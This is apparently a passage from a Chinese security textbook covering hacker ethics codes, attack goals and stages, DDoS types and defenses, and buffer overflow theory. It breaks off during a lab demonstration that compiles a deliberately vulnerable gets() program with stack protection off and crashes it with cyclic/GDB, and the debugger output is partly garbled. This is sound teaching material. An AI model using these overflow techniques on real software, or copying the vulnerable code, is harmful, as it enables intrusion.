(1) 为了信息安全技术道德化,信息安全区域和平化,做正义的信息安全,永远为保卫祖国尊严和祖国网络技术进步而奋斗,“在攻与防的对立统一中寻求突破!”

(2) 时刻谨记并遵守《黑客守则》《成员守则》和《黑客宣言》。

(3) 时刻牢记:国家法律,威严无情,国家利益高于一切,永远不做任何有损国家利益的事,永远为保卫祖国尊严和祖国网络技术进步而战。

(4) 时刻谨记:时间在于把握,青春只在此时,成功道路往往都只留给会珍惜时间的人,不断地研究创新网络技术的攻与防,不断地进步,突破与追求网络技术的最高境界。

(5) 计算机的所有语言,那是我们的财富,最会保护自己的黑客才是最好的黑客。

2) 中国红客

红客(Honker)是指维护国家利益,不去利用网络技术入侵自己国家计算机,而是维护正义,为自己国家争光的黑客。HUC 是红客联盟的英文字母简写。红盟于 2004 年年底宣布解散,2011 年 11 月 1 日重组。红客的宗旨如下。

(1) 必须是爱国的!技术会向所有爱国的红客朋友们共享!

(2) 必须懂得如何去做人!——学技术先学做人!攻防技术不是用来炫耀的!

(3) 必须懂得如何去打破常规的思维方式!没有什么不可能,只要我们想得到,我们就能够做得到!没有我们进不去的“房间”,只要“房间”内能够进得去空气,我们可以变成“空气”进入房间!

(4) 不断地学习,并不断地研究新的攻击技术与防护方法!

2. 黑客攻击的目的

1) 非法访问

有许多系统是不允许其他用户访问的,如一个公司、组织的网络。因此,必须以一种非法

的行为获得访问权限。

2) 获取数据

攻击者非法登录目标主机或使用网络监听工具获取系统中的重要数据,若成功登录会复制当前用户目录下文件系统中的/etc/hosts 或/etc/passwd。

3) 篡改、删除或暴露数据资料

攻击者使用工具会被系统记录,如果直接发给自己的站点,则会暴露自己的身份和地址,所以攻击者一般会将这些数据发送到公共 FTP 站点,造成了信息暴露。

4) 获取超级用户权限

具有超级用户的权限,意味着可以做任何事情,因此在一个局域网中,掌握了一台主机的超级用户权限,才有可能掌握整个子网。许多用户通过管理员设置的漏洞或者工具尽量获取超出允许的权限。

5) 利用系统资源攻击其他目标

黑客控制了攻击目标,可以利用它作为踏板,再去攻击其他用户,进而控制整个网络。

6) 拒绝服务

拒绝服务的方式很多,如向域名服务器发送大量无意义的请求,使得它无法完成其他主机的名字解析请求;制造网络风暴,让网络中充斥大量的封包,占据网络的带宽,延缓网络的传输。

3. 黑客攻击的手段

黑客攻击手段可以分为非破坏性攻击和破坏性攻击两类。非破坏性攻击一般是为了扰乱系统的运行,并不盗窃系统资料,通常采用拒绝服务攻击或信息炸弹;破坏性攻击是以侵入他人计算机系统、盗窃系统保密信息、破坏目标系统的数据为目的。下面介绍 4 种黑客常用的攻击手段。

1) 后门程序

程序员设计功能复杂的程序时,一般采用模块化的程序设计思想,将整个项目分割为多个功能模块,分别进行设计和调试,后门就是一个模块的秘密入口。在程序开发阶段,后门便于测试、更改和增强模块功能。开发结束后需要删除后门,但是有时由于疏忽或者其他原因(如日后访问、测试或维护)没有删除后门,一些别有用心的人会利用穷举搜索法发现并利用这些后门,然后进入系统并发动攻击。

2) 信息炸弹

信息炸弹是指使用一些特殊工具软件,短时间内向目标服务器发送大量超出系统负荷的信息,造成目标服务器超负荷、网络堵塞、系统崩溃的攻击手段。例如,向路由器发送特定数据包导致路由器死机;向某人的电子邮箱发送大量的垃圾邮件将此邮箱“撑爆”等。

3) 网络监听

网络监听是一种监视网络状态、数据流以及网络上传输信息的工具,这是黑客使用最多的方法。当黑客想要登录网络中的其他主机,使用网络监听可以截获网上的数据,但是,网络监听只能应用于物理上连接于同一网段的主机,通常用于获取用户口令。

4) 拒绝服务

拒绝服务是使用超出被攻击目标处理能力的大量数据包消耗系统可用系统、带宽资源,最后致使网络服务瘫痪的一种攻击手段。黑客首先需要通过黑客手段控制某个网站,然后在服务器上安装并启动一个可由攻击者发出特殊指令的控制进程,攻击者把攻击对象的 IP 地址作为指令下达给进程,这些进程就开始对目标主机发起攻击。这种方式可以集中大量的网络服务

器带宽,对某个特定目标实施攻击,顷刻间就可以使被攻击目标带宽资源耗尽,导致服务器瘫痪。

4. 黑客攻击的过程

对于网络安全管理员来说,成功防御的一个基本组成部分就是要了解敌人,了解黑客的工具和技术,并利用这些知识来设计应对各种攻击的网络防御框架。

1) 搜索

搜索一般是耗费时间最长的阶段,黑客会利用各种渠道尽可能多地搜集所要入侵计算机的信息,主要使用互联网搜索、社会工程学、垃圾数据搜索、域名管理/搜索服务和非侵入性的网络扫描的手段。

2) 扫描

黑客对所要入侵的计算机有了足够的了解后,就开始对周边和内部网络设备进行扫描,以寻找潜在的漏洞,通过扫描获得开放的端口和应用服务信息、操作系统漏洞、有缺陷的数据传输机制、所使用网络硬件设备的品牌和型号信息等。

3) 入侵

根据第2)步扫描得到的信息找到攻击的方法和途径,实施入侵。

4) 安装后门

入侵成功后安装后门,保留控制权限。

5) 清除脚印

通常会采取各种措施来清理入侵的痕迹,确保下次成功入侵。

5. 黑客的防范措施

1) 黑客防范技术

防止黑客攻击的技术分为被动防范技术与主动防范技术两类。

被动防范技术主要包括防火墙技术、网络隐患扫描技术、查杀病毒技术、分级限权技术、重要数据加密技术、数据备份和数据备份恢复技术等。

主动防范技术主要包括数字签名技术、入侵检测技术、黑客攻击事件响应技术、服务器上关键文件的抗毁技术、设置陷阱网络技术、黑客入侵取证技术等。

2) 黑客防范措施

防范黑客攻击的措施主要是从以下两方面入手。

(1) 建立具有安全防护能力的网络和改善已有网络环境的安全状况。

(2) 强化网络专业管理人员和计算机用户的安全防范意识,提高防止黑客攻击的技术水平和应急处理能力。

普通计算机用户要安装查杀病毒和木马的软件,及时修补系统漏洞,加密和备份重要数据,保护个人的账号和密码,养成良好的上网习惯等。国家企事业单位要建设具有安全防护能力的计算机管理中心和网站,从以下三个方面进行配置。

(1) 硬件配置上要采用防火墙技术、设置陷阱网络技术、黑客入侵取证技术,进行多层物理隔离保护。

(2) 软件配置上要采用网络隐患扫描技术、查杀病毒技术、分级限权技术、重要数据加密技术、数据备份和数据备份恢复技术、数字签名技术、入侵检测技术、黑客攻击事件响应技术、服务器上关键文件的抗毁技术等。

(3) 配备专门的网络安全管理人员,提高安全防范意识、防黑客攻击的技术水平和应急处理能力。

► 5.2.2 分布式拒绝服务攻击

【案例 5-3】

AWS 瘫痪：DNS 被 DDoS 攻击 15 小时

2019 年 10 月 22 日,云服务商巨头亚马逊 AWS DNS 服务器遭 DDoS 攻击,攻击者试图通过垃圾网络流量堵塞系统,造成服务无法访问,攻击时间从东部时间下午 13:30 前后延长到晚上 21:30,共持续了 15 小时。

AWS 运维部门于美国东部时间 10 月 22 日下午 13:06 在推特上发布消息。“我们正在调查有关路由 53 和我们外部 DNS 出现间歇性解析错误的报告”,直到晚上 21:30,AWS 运维部门才再次发布消息称,“影响解析服务的 AWS DNS 问题已获得解决”。

大量数据包阻塞亚马逊的 DNS 系统,其中一些合法的域名请求被释放以缓解问题。也就是说,网站和应用尝试联系后端亚马逊托管的系统(如 S3 存储桶)可能会失败,导致用户看到出错信息或空白页面。

该攻击不仅影响了对 S3 的访问,还会妨碍客户连接到依赖外部 DNS 查询的亚马逊服务,如亚马逊关系数据库服务(RDS)、简单队列服务(SQS)、CloudFront、弹性计算云(EC2)和弹性负载均衡(ELB)。无数依赖 AWS 上这些服务的网站和应用软件受到影响。

【案例 5-3 分析】

Amazon Web Services(AWS)是全球最全面、应用最广泛的云平台,从全球数据中心提供超过 200 项功能齐全的服务。数百万客户(包括增长最快速的初创公司、最大型企业和主要的政府机构)都在使用 AWS 来降低成本、提高敏捷性并加速创新。

AWS 的 DRT 响应团队没有抵挡住这次 DDoS 攻击,只能对外公布被攻击的情况。2016 年,AWS 在美国北弗吉尼亚和爱尔兰的数据中心遭受了严重的 DDoS 攻击,一些 AWS 服务受到了严重攻击。不仅 AWS 包括 Twitter、GitHub、Spotify、Airbnb、Etsy 等都受到了影响,其他受波及的站点还包括 PayPal、BBC、《华尔街日报》、Xbox 官网、CNN、HBO Now、星巴克、《纽约时报》、The Verge、《金融时报》等,当时“半个美国互联网”都瘫痪了。

DDoS 攻击都是洪水攻击,令人防不胜防。猖獗的 UDP Flood 流量型 DDoS 攻击,被戏称为“互联网之癌”。

1. 概述

拒绝服务(Denial of Service,DoS)采用一对一方式,利用网络协议的弱点和系统漏洞,采用欺骗和伪装的策略来进行网络攻击,使网站服务器充斥大量要求回复的信息,消耗网络带宽或系统资源,导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。DoS 攻击过程如图 5-23 所示。




图 5-23 DoS 攻击的过程

DoS 攻击主要有两种表现形式,一种为流量攻击,即针对网络带宽的攻击,大量攻击包导致网络带宽被阻塞,合法网络包被虚假的攻击包淹没而无法到达主机;另一种为资源耗尽攻击,即针对服务器主机的攻击,通过大量攻击包导致主机的内存被

耗尽或 CPU 被内核级应用程序占满而无法提供网络服务。所带来的危害如图 5-24 所示,具体有以下几个方面。

- (1) 被攻击主机上有大量等待的 TCP 连接,消耗系统资源(带宽、内存、队列、CPU)。
- (2) 制造高流量有虚假原地址的无用数据包,造成网络拥塞,使受害主机无法正常和外界通信。
- (3) 利用受害主机提供的服务或传输协议上的缺陷,反复高速地发出特定的服务请求,使受害主机无法及时处理所有正常请求。
- (4) 导致目标主机死机。




图 5-24 DoS 攻击的危害

分布式拒绝服务(Distributed Denial of Service, DDoS)攻击是指处于不同位置的多个攻击者同时向一个或数个目标发动攻击,或者一个攻击者控制了位于不同位置的多台机器并利用这些机器对受害者同时实施攻击。由于攻击的发出点分布在不同地方,这类攻击称为分布式拒绝服务攻击,其中的攻击者可以有多个。

DDoS 是一种基于 DoS 的特殊形式的拒绝服务攻击,是一种分布的、协同的大规模攻击方式。DoS 攻击由单台主机发起攻击,DDoS 是借助数百甚至数千台被入侵后安装了攻击进程的主机同时发起的集体行为。

2. 攻击原理和步骤

一个完整的 DDoS 攻击体系由攻击者、主控端、代理端和攻击目标 4 部分组成。主控端和代理端分别用于控制和实际发起攻击,其中,主控端只发布命令而不参与实际的攻击,代理端发出 DDoS 的实际攻击包。对于主控端和代理端的计算机,攻击者有控制权或者部分控制权,它在攻击过程中会利用各种手段隐藏自己不被别人发现。真正的攻击者一旦将攻击命令传送到主控端,攻击者就可以关闭或离开网络,主控端再将命令发布到各代理主机,这样攻击者可以逃避追踪。每台攻击代理主机都会向目标主机发送大量的服务请求数据包,这些数据包经过伪装,无法识别它的来源,而且这些数据包所请求的服务要消耗大量的系统资源,造成目标主机无法为用户提供正常服务,甚至导致系统崩溃,其攻击过程如图 5-25 所示。

黑客要实施 DDoS 攻击需要拥有和控制三种类型的计算机:攻击者计算机、控制傀儡机和攻击傀儡机。傀儡机是一台已被入侵并运行代理程序的系统主机,每台响应攻击命令的攻击傀儡机会向被攻击目标主机发送 DoS 数据包。DDoS 攻击包从攻击傀儡机发出,控制傀儡机只发布命令而不参与实际的攻击。

DDoS 攻击分为准备阶段、占领傀儡机、植入攻击程序和实施攻击 4 个步骤,如图 5-26 所示。

- (1) 准备阶段。主要任务是对要攻击目标有一个全面和准确的了解,主要包括被攻击目标的主机数目、地址情况、配置、性能、带宽等。DDoS 攻击主要攻击网络上的站点,首先需要




图 5-25 DDoS 攻击的原理




图 5-26 DDoS 攻击步骤

确定有多少台主机在支持这个站点,一个大的网站可能有很多台主机利用负载均衡技术提供服务。如果盲目发动 DDoS 攻击不仅不能保证攻击成功,而且可能暴露攻击者身份。

(2) 占领傀儡机。攻击者首先利用已有的或者未公布补丁的系统或者应用软件漏洞,取得控制权安装攻击实施所需要的程序,甚至取得最高控制权和留下后门等。黑客占领的傀儡机越多,攻击威力就更大。随着 DDoS 攻击和蠕虫的融合,攻击者只需将蠕虫放入网络,蠕虫就会不停地攻占主机,被攻占的主机称为“肉鸡”。

(3) 植入攻击程序。控制傀儡机安装控制攻击的程序,攻击傀儡机安装 DDoS 攻击的发包程序。

(4) 实施攻击。攻击者通过主控机向攻击机发出攻击指令,或者按照原先设定好的攻击时间和目标,攻击者不停地向目标或者反射服务器发送大量的攻击包,来吞没被攻击者,达到拒绝服务的最终目的。攻击时攻击者检查攻击效果,动态调整攻击策略,尽可能清除主控机和攻击机上留下的痕迹。

3. 攻击分类

按照 TCP/IP 的层次将 DDoS 攻击分为基于 ARP 的攻击、基于 ICMP 的攻击、基于 IP 的攻击、基于 UDP 的攻击、基于 TCP 的攻击和基于应用层的攻击。

1) 基于 ARP 的攻击

ARP 是无连接的协议,当收到攻击者发送来的 ARP 应答时,将接收 ARP 应答包中所提供的信息,更新 ARP 缓存。因此,含有错误源地址信息的 ARP 请求和含有错误目标地址信息的 ARP 应答均会使上层应用忙于处理这种异常而无法响应外来请求,使得目标主机丧失网络通信能力,产生拒绝服务,如 ARP 重定向攻击。

2) 基于 ICMP 的攻击

攻击者向一个子网的广播地址发送多个 ICMP Echo 请求数据包,并将源地址伪装成想要攻击的目标主机的地址,该子网上的所有主机均对此 ICMP Echo 请求包做出答复,向被攻击的目标主机发送数据包,该主机受到攻击,导致网络阻塞。

3) 基于 IP 的攻击

IP 数据包在网络传送时,若数据包的大小超过最大传输单元(MTU),数据包就需要分片,到达目的地后再整合成原来的数据包。但是分段重新组装的进程中存在漏洞,缺乏必要的检查。利用 IP 报文分片后重组的重叠现象攻击服务器,进而引起服务器内核崩溃。如 Teardrop 是基于 IP 的攻击。

4) 基于应用层的攻击

应用层协议 SMTP 定义了如何在两个主机间传输邮件的过程,基于标准 SMTP 的邮件服务器,在客户端请求发递邮件时,是不对其身份进行验证的,同时许多邮件服务器允许邮件中继。攻击者利用邮件服务器不断地向攻击目标发送大量垃圾邮件侵占服务器资源。

4. 攻击方式

1) SYN Flood 攻击

SYN Flood 攻击是当前网络上最为常见的 DDoS 攻击,它利用了 TCP 实现中的一个缺陷。通过向网络服务端口发送大量的伪造源地址的攻击报文,就能造成目标服务器中的半开连接队列被占满,从而阻止其他合法用户进行访问。

2) UDP Flood 攻击

UDP Flood 是日渐猖獗的流量型攻击,利用大量 UDP 小包冲击 DNS 服务器或 Radius 认证服务器、流媒体视频服务器。由于 UDP 提供无连接服务,在 UDP Flood 攻击中,攻击者可发送大量伪造源 IP 地址的小 UDP 包。

3) ICMP Flood 攻击

ICMP Flood 攻击属于流量型攻击,利用大的流量给服务器带来较大的负载,影响服务器的正常服务。由于目前很多防火墙直接过滤 ICMP 报文,因此 ICMP Flood 出现的频度较低。

4) Connection Flood 攻击

Connection Flood 是典型的利用小流量冲击大带宽网络服务的攻击方式,利用真实的 IP

地址向服务器发起大量的连接,并且建立连接之后很长时间不释放,占用服务器的资源,造成服务器上残余连接(WAIT 状态)过多,效率降低,甚至资源耗尽,无法响应其他客户所发起的连接。

5) HTTP Get 攻击

主要针对 ASP、JSP、PHP、CGI 等脚本程序的攻击,特征是和服务器建立正常的 TCP 连接,并不断地向脚本程序提交查询、列表等大量耗费数据库资源的调用。这种攻击的特点是可以绕过普通的防火墙,通过 Proxy 代理实施攻击,缺点是攻击静态页面的网站效果不佳,会暴露攻击者的 IP 地址。

6) UDP DNS Query Flood 攻击

UDP DNS Query Flood 攻击是向被攻击服务器发送大量的域名解析请求,所请求解析的域名是随机生成或者是根本不存在的域名。域名解析的过程给服务器带来了很大的负载,每秒钟域名解析请求超过一定的数量就会造成 DNS 服务器解析域名超时。

5. 防御措施

1) 主机设置

主机抵御 DoS 攻击的设置主要有以下几种。

- (1) 关闭不必要的服务。
- (2) 限制同时打开的 SYN 半连接数目。
- (3) 缩短 SYN 半连接的超时时间。
- (4) 及时更新系统补丁。

2) 网络设置

防火墙与路由器是外界的接口设备,对此设备进行防 DDoS 攻击设置时,要注意牺牲的效率代价是否值得。

(1) 防火墙。

- 禁止访问主机的非开放服务。
- 限制同时打开的 SYN 最大连接数。
- 限制特定 IP 地址的访问。
- 启用防火墙的防 DDoS 攻击的属性。
- 严格限制对外开放的服务器的对外访问请求,防止服务器被黑客占领为傀儡机。

(2) 路由器。

- 设置 SYN 数据包流量速率,标准是保证在正常通信的基础上尽可能小。
- 升级路由器的操作系统(ISO)。
- 为路由器建立日志服务器 LOG Server。

3) Windows 系统防御

Windows 系统的防御措施通过对注册表字段的设置实现,下面给出的是建议值,在具体使用中请参照产品所期望的网络流量进行设置。

(1) 启用 SYN 攻击保护。

启用 SYN 攻击保护主要是通过修改注册表路径 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 中的一些字段实现。

使用表 5-2 中的值获得最大限度的保护。

表 5-2 启用 SYN 攻击保护字段

字 段	功 能	建议值
SynAttackProtect	TCP 调整 SYN-ACK 的重传	2
TcpMaxPortsExhausted	触发 SYN 洪水攻击保护所必须超过的 TCP 连接请求数的阈值	5
TcpMaxHalfOpen	指定处于 SYN_RCVD 状态的 TCP 连接数的阈值, 超过 SynAttackProtect 后, 将触发 SYN 洪水攻击保护	500
TcpMaxHalfOpenRetried	指定处于至少已发送一次重传的 SYN_RCVD 状态中的 TCP 连接数的阈值。超过 SynAttackProtect 后, 将触发 SYN 洪水攻击保护	400
TcpMaxConnectResponseRetransmissions	在响应一次 SYN 请求之后, 在取消重传尝试之前 SYN-ACK 的重传次数	2
TcpMaxDataRetransmissions	指定在终止连接之前 TCP 重传一个数据段(不是连接请求段)的次数	2
EnablePMTUDiscovery	将最大传输单元强制设为 576B	0
KeepAliveTime	指定 TCP 尝试通过发送持续存活的数据包来验证空闲连接是否仍然未被触动的频率	300 000
NoNameReleaseOnDemand	指定计算机在收到名称发布请求时是否发布其 NetBIOS 名称	1

(2) 抵御 ICMP 攻击。

抵御 ICMP 攻击通过修改注册表路径 HK LM\System\CurrentControlSet\Services\AFD\Parameters 中的 EnableICMPRedirect 字段实现, 此字段有 0(禁用)和 1(启用)两个取值, 建议值为 0, 能够在收到 ICMP 重定向数据包时禁止创建低成本的主机路由。

(3) 抵御 SNMP 攻击。

抵御 SNMP 攻击通过修改注册表路径 HKLM\System\CurrentControlSet\Services\Tcpip\Parameters 中的 EnableDeadGWDetect 字段实现, 此字段有 0(禁用)和 1(启用)两个取值, 建议值为 0, 禁止攻击者强制切换到备用网关。

► 5.2.3 缓冲区溢出攻击

缓冲区溢出是一种非常普遍、非常危险的漏洞, 在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击, 可以导致程序运行失败、系统宕机、重新启动等后果。更为严重的是, 可以利用它执行非授权指令, 甚至可以取得系统特权, 进而进行各种非法操作。缓冲区溢出攻击的英文名称有 buffer overflow, buffer overrun, smash the stack, trash the stack, scribble the stack, mangle the stack, memory leak, overrun screw 等。第一个缓冲区溢出攻击——Morris 蠕虫, 它曾造成了全世界六千多台网络服务器瘫痪。缓冲区溢出指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量, 溢出的数据覆盖在合法数据上, 理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符, 但是绝大多数程序都会假设数据长度总是与所分配的存储空间相匹配, 这就为缓冲区溢出埋下隐患。

在当前网络与分布式系统安全中, 被广泛利用的攻击 50% 以上都是缓冲区溢出, 其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。缓冲区溢出中, 最为危险的是栈溢出, 因为入侵者可以在函数返回时改变返回程序的地址, 让其跳转到任意地址, 带来的危害一种是程序崩溃导致拒绝服务, 另一种就是跳转并且执行一段恶意代码, 如得到 Shell, 然后为所欲为。

1. 缓冲区溢出的原理

通过往程序的缓冲区中写超出其长度的内容, 造成缓冲区的溢出, 从而破坏程序的堆栈,

使程序转而执行其他指令,以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如,下面的程序:

```
void function(char * str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}
```

strcpy()将直接把 str 中的内容复制到 buffer 中。这样只要 str 的长度大于 16,就会造成 buffer 的溢出,使程序运行出错。存在类似 strcpy 这样的问题的标准函数还有 strcat()、sprintf()、vsprintf()、gets()、scanf()等。当然,随便往缓冲区中填东西造成它溢出一般只会出现“分段错误”,而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 Shell,再通过 Shell 执行其他命令。如果该程序属于 root 且有 suid 权限的话,攻击者就获得了一个有 root 权限的 Shell,可以对系统进行任意操作了。

缓冲区溢出攻击之所以成为一种常见的安全攻击手段,其原因在于缓冲区溢出漏洞太普遍了,且易于实现。而且缓冲区溢出漏洞可以帮助攻击者植入并且执行攻击代码,被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序,从而取得被攻击主机的控制权。

2. 缓冲区溢出的漏洞和攻击

缓冲区溢出攻击的目的在于扰乱具有某些特权运行程序的功能,这样可以使得攻击者取得程序的控制权,如果该程序具有足够的权限,那么整台主机就被控制了。一般而言,攻击者攻击 root 程序,然后执行类似“exec(sh)”的执行代码来获得 root 权限的 Shell。为了达到这个目的,攻击者必须达到以下两个目标。

(1) 在程序的地址空间里安排适当的代码。

(2) 通过适当地初始化寄存器和内存,让程序跳转到入侵者安排的地址空间执行。

根据这两个目标对缓冲区溢出攻击进行分类,在被攻击程序地址空间里安排攻击代码的方法有以下两种。

(1) 植入法。

攻击者向被攻击的程序输入一个字符串,程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里,攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方:栈(Stack,自动变量)、堆(Heap,动态分配的内存区)和静态资料区。

(2) 利用已经存在的代码。

攻击者想要利用的代码如果已经在被攻击的程序中,攻击者只是对代码传递一些参数,就能达到攻击目的。例如,攻击代码要求执行“exec("/bin/sh")”,而在 libc 库中的代码执行“exec(arg)”,其中,arg 是一个指向一个字符串的指针参数,那么攻击者只要把传入的参数指针改向指向“/bin/sh”。

3. 控制程序转移到攻击代码的方法

攻击者的主要工作是寻求改变程序执行流程使之跳转到攻击代码的方法。最基本的方法就是溢出一个没有边界检查或者其他弱点的缓冲区,这样就扰乱了程序的正常执行顺序。通过溢出一个缓冲区,攻击者可以用暴力方法改写相邻的程序空间而直接跳过系统检查。攻击者所寻求的缓冲区溢出程序的空间类型可以是任意的,实际应用中除了利用暴力方法改变程序指针,也可以利用不同的程序空间和内存空间定位的程序来达到目的。主要有以下三种。

1) 活动记录

每当一个函数调用发生时,调用者会在栈中留下一个活动记录,它包含函数结束时返回的地址。攻击者通过溢出栈中的自动变量,使返回地址指向攻击代码。通过改变程序的返回地址,当函数调用结束时,程序就跳转到攻击者设定的地址,而不是原先的地址。这类的缓冲区溢出被称为栈溢出攻击(Stack Smashing Attack),是目前最常用的缓冲区溢出攻击方式。

2) 函数指针

函数指针可以用来定位任何地址空间,所以攻击者只需在函数指针附近找到一个能够溢出的缓冲区,然后溢出这个缓冲区来改变函数指针。当程序通过函数指针调用函数时,程序的流程就按攻击者的意图执行了。

3) 长跳转缓冲区

在 C 语言中包含一个简单的检验/恢复系统,称为 setjmp/longjmp。意思是在检验点设定“setjmp(buffer)”,用“longjmp(buffer)”来恢复检验点。然而,如果攻击者能够进入缓冲区的空间,那么“longjmp(buffer)”实际上是跳转到攻击者的代码。像函数指针一样,longjmp 缓冲区能够指向任何地方,所以攻击者所要做的就是找到一个可供溢出的缓冲区。例如,软件 Perl 5.003 存在的缓冲区溢出漏洞,攻击者首先进入用来恢复缓冲区溢出的 longjmp 缓冲区,然后诱导进入恢复模式,Perl 解释器就会跳转到攻击代码。

4. 缓冲区溢出攻击的实例

缓冲区溢出攻击有如下三步。

第一步,发现漏洞,如 gets() 等没有输入次数限制的函数。

第二步,利用工具得到缓冲区的容量和地址。

第三步,编写攻击脚本。

下面通过一个实例来演示缓冲区溢出攻击。

首先写一个简单有栈溢出漏洞的 C 语言程序,程序使用 gets() 函数将字符串存储到 string 地址下,然后原样输出 string 地址的内容。代码如下。

```
#include <stdio.h>
#include <string.h>
void success(){
    puts("You Hava already controlled it.");
}
int main() {
    char string[12];
    gets(string);
    puts(string);
    return 0;
}
```

在 32 位 Linux 系统下使用:

```
gcc -fno-stack-protector -no-pie stackoverflow.c -o stackoverflow
```

编译程序,程序正常运行的输出结果如图 5-27 所示。



```
root@kali:~/workspace/temp$ ./stackoverflow
asdsa
```

图 5-27 正常运行结果

但是程序并没有对输入进行检查,用户可以通过输入超过缓冲区长度的数据,导致程序溢出,从而控制程序的运行流程,使溢出数据覆盖合法数据。上述程序中,攻击者可以通过往缓

缓冲区输入超过其长度的数据,控制程序运行源程序并没有运行的 success()函数,达到攻击的目的。首先利用交互式反汇编器 IDA,找到 success()函数的地址为 0x080491B6,如图 5-28 所示。



图 5-28 success()函数的地址

然后发送一段针对 success 地址的攻击字符串,使程序跳转到 success()函数。需要攻击者提前掌握 C 语言中函数栈的布局 and 函数转移过程的知识。32 位程序栈的布局如图 5-29 和图 5-30 所示。




图 5-29 函数栈的布局 1



图 5-30 函数栈的布局 2

函数执行结束后会平衡栈,然后执行 ret 指令,以 esp 指向的地址作为返回地址。

为了达到攻击的目的,需要向缓冲区地址内填充超过缓冲区本身容量的数据,覆盖原返回地址数据。缓冲区容量的计算可以通过汇编原理,也可以利用命令行调试工具 GDB 和 cyclic。

(1) 利用工具 GDB 和 cyclic。

首先使用 cyclic 生成一段字符,如图 5-31 所示。



图 5-31 cyclic 工具的使用

然后使用 GDB 调试并运行程序,输入生成的一段字符后的运行结果如图 5-32 所示。

可以看到出错地址为 0x61616167,用 cyclic 工具查询该地址返回的结果为 24,如图 5-33

```

pwndbg> ?
Starting program: /home/esp3j8/workspace/temp/stackoverflow
aaaaabbaacaaadaaeeaaafaaagaabhaaiaaaajaakaaa[aaamjaananaaaasapaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa
aaaaabbaacaaadaaeeaaafaaagaabhaaiaaaajaakaaa[aaamjaananaaaasapaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
in ?? ()
LEGEND: STACK | | | DATA | REX | RODATA

EAX 0=65
EBX 0=61616165 ('eaaa')
ECX 0=ffffff
EDX 0=ffffff
EDI 0=ffffff
ESI 0=ffffff
EBP 0=61616166 ('faaa')
ESP 0=ffffcfe0 -- 'haaaaaaajaakaaa[aaamjaananaaaasapaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa'
EIP 0=61616167 ('gaaa')

